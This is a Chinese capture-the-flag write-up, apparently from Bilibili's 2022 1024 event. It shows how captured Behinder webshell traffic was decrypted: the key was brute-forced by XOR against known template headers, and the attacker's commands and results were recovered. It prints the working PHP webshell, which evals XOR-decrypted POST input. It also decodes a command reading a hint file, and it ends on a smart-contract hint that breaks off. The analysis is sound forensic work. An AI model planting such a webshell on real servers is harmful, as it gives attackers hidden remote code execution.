
正好在冰歇的源码内找到了Cmd.php文件，内容和其一致



这些模板有命令执行，文件操作，内网端口扫描等等：




搞清楚大体原理看解密代码：





```php
<?php
@error_reporting(0);
        function Decrypt($data)
{
    $key="e45e329feb5d925b";
    $bs="base64_"."decode";
        $after=$bs($data."");
        for($i=0;$i<strlen($after);$i++) {
        $after[$i] = $after[$i]^$key[$i+1&15];
    }
    return $after;
}

        $post=Decrypt(file_get_contents("php://input"));
    eval($post);
?>
```

每16个字节为一组与秘钥异或，位运算爆破很简单，先把每个模板的开头拿到：




```
import os
d = os.popen('ls').read()
d = d[:-1].split('\n')
temple = []
for i in d[:-2]:
    with open(i,'rb') as f:
        temple.append(f.read(16))
```

然后把流量base64解码：





```
with open('c.txt','rb') as f:
    c = f.readlines()
c = base64.decodebytes(c[0])
```

共14个模块，秘钥是16位的，实际上最省事的方法就是依次爆破，计算量也非常小：

```
keys = []
key = []
ck = ''
for i in range(len(temple)):
    for k in range(16):
        f = False
        for j in range(32, 127):
            if chr(c[k]^j) == chr(temple[i][k]):
                ck += chr(temple[i][k])
                key.append(j)
                break
            elif j == 126:
                f = True
                key = []
                ck = ''
        if f:
            break
    if len(ck) == 16:
        ii = i
        print(f'maybe taget used temp_file NO.{ii}:',temple[ii])
    keys.append(key)

secret_key = ''
for i in range(len(keys[ii])):
    secret_key += chr(keys[ii][i])
print('found attacker\'s behinder secret_key:', secret_key)
m = ''
print('----------------decrypted text----------------------')
for i in range(len(c)):
    j = i % 16
    m += chr(c[i]^keys[ii][j])
print(m)
```

解密流量:




```
                    ck += chr(temple[i][k])
                    key.append(j)
                    break
                elif j == 126:
                    f = True
                    key = []
                    ck = ''
            if f:
                break
        if len(ck) == 16:
            ii = i
            print(f'maybe taget used temp_file NO.{ii}:',temple[ii])
        keys.append(key)
print('found attacker\'s behinder secret_key:',keys[ii])
m = ''
print('----------------decrypted text-----------------------')
for i in range(len(c)):
    j = i % 16
    m += chr(c[i]^keys[ii][j])
print(m)
```

```
        return true;
    }
}
}

function encrypt($data)
{
    $key="flag3{Beh1_nder}";
    for($i=0;$i<strlen($data);$i++) {
        $data[$i] = $data[$i]^$key[$i%16];
    }
    $bs="base64_"."encode";
    $after=$bs($data."");
    return $after;
}
$mode="bGlzdA==";$mode=base64_decode($mode);$path="Lw==";$path=base64_decode($path);$hash="";$blockIndex="";$bl
main($mode,$path,$hash,$blockIndex,$blockSize,$content,$charset,$newpath,$createTimeStamp,$accessTimeStamp,$mod
```

秘钥就是flag

解密其他包，追踪最后一个http包：



是命令执行，读取第6题提示：

```
$cmd="Y2QgL3Zhci93d3cvaHRtbC9zZXJ2ZXIvIDtjYXQgY3JhY2s2LnR4dA=="
main($cmd,$path);
```

Y2QgL3Zhci93d3cvaHRtbC9zZXJ2ZXIvIDtjYXQgY3JhY2s2LnR4dA==

编码 (Encode) 解码 (Decode) ↕ 交换 (编码快捷键: Ctrl + Enter)

Base64 编码或解码的结果:

cd /var/www/html/server/ ;cat crack6.txt

把返回结果解密:

```python
import base64
with open('c2.txt','rb') as f:
    c = f.readlines()
print(c)
c = base64.decodebytes(c[0])
key = 'flag3{Beh1_nder}'
s = ''
for i in range(len(c)):
    s += chr(c[i] ^ ord(key[i%16]))
print(s)
```

test (1) (2) × test (1) (3) × test (2) × test (2) (3) × behinder2 × behinder2 (1) × behinder

```
C:\Python38\python3.exe "D:\Program Files\JetBrains\PyCharm 2021.2.3\plug

import sys; print('Python %s on %s' % (sys.version, sys.platform))
sys.path.extend(['D:\\Project\\pyproject', 'D:/Project/pyproject'])

Python 3.8.2 (tags/v3.8.2:7b3ab59, Feb 25 2020, 23:03:10) [MSC v.1916 64
[b'HU4SE1IPNxZKC30NVzMYJFQ6GwRERn9HRBMyHQNHSF8HJDNXUDMPUyRIZl0AVhEIPwENFF
{"status":"c3VjY2Vzcw==","msg":"aHR0cHM6Ly93d3cuYmlsaWJpbGkuY29tL3JlYWQvY
```

```python
import base64
with open('c2.txt','rb') as f:
    c = f.readlines()
print(c)
c = base64.decodebytes(c[0])
key = 'flag3{Beh1_nder}'
s = ''
for i in range(len(c)):
    s += chr(c[i] ^ ord(key[i%16]))
print(s)
```


```
{"status":"c3VjY2Vzcw==","msg":"aHR0cHM6Ly93d3cuYmlsaWJpbGkuY29tL3JlYWQvY3YxOTE0NTA5MQpoY
```

```
https://www.bilibili.com/read/cv19145091
have fun with 2022 bilibili 1024!
```

隐藏题目四：智能合约

题目一结束后，提示back2.png图片隐写，在css文件中找到提示，下载back.png和back2.png，直接对比文件，拿到信息：

```
{sepolia@0x053cd080A26CB03d5E6d2956CeBB31c56E7660CA}
```



网上搜索，结果是一个区块链网站：

区块链参考文章：

https://zhuanlan.zhihu.com/p/115858082

https://www.jianshu.com/p/fb198cd619b9

https://blog.csdn.net/Lyon_Nee/article/details/91046159?depth_1-utm_source=distribute.pc_relevant.none-task&utm_source=distribute.pc_relevant.none-task

配置remix

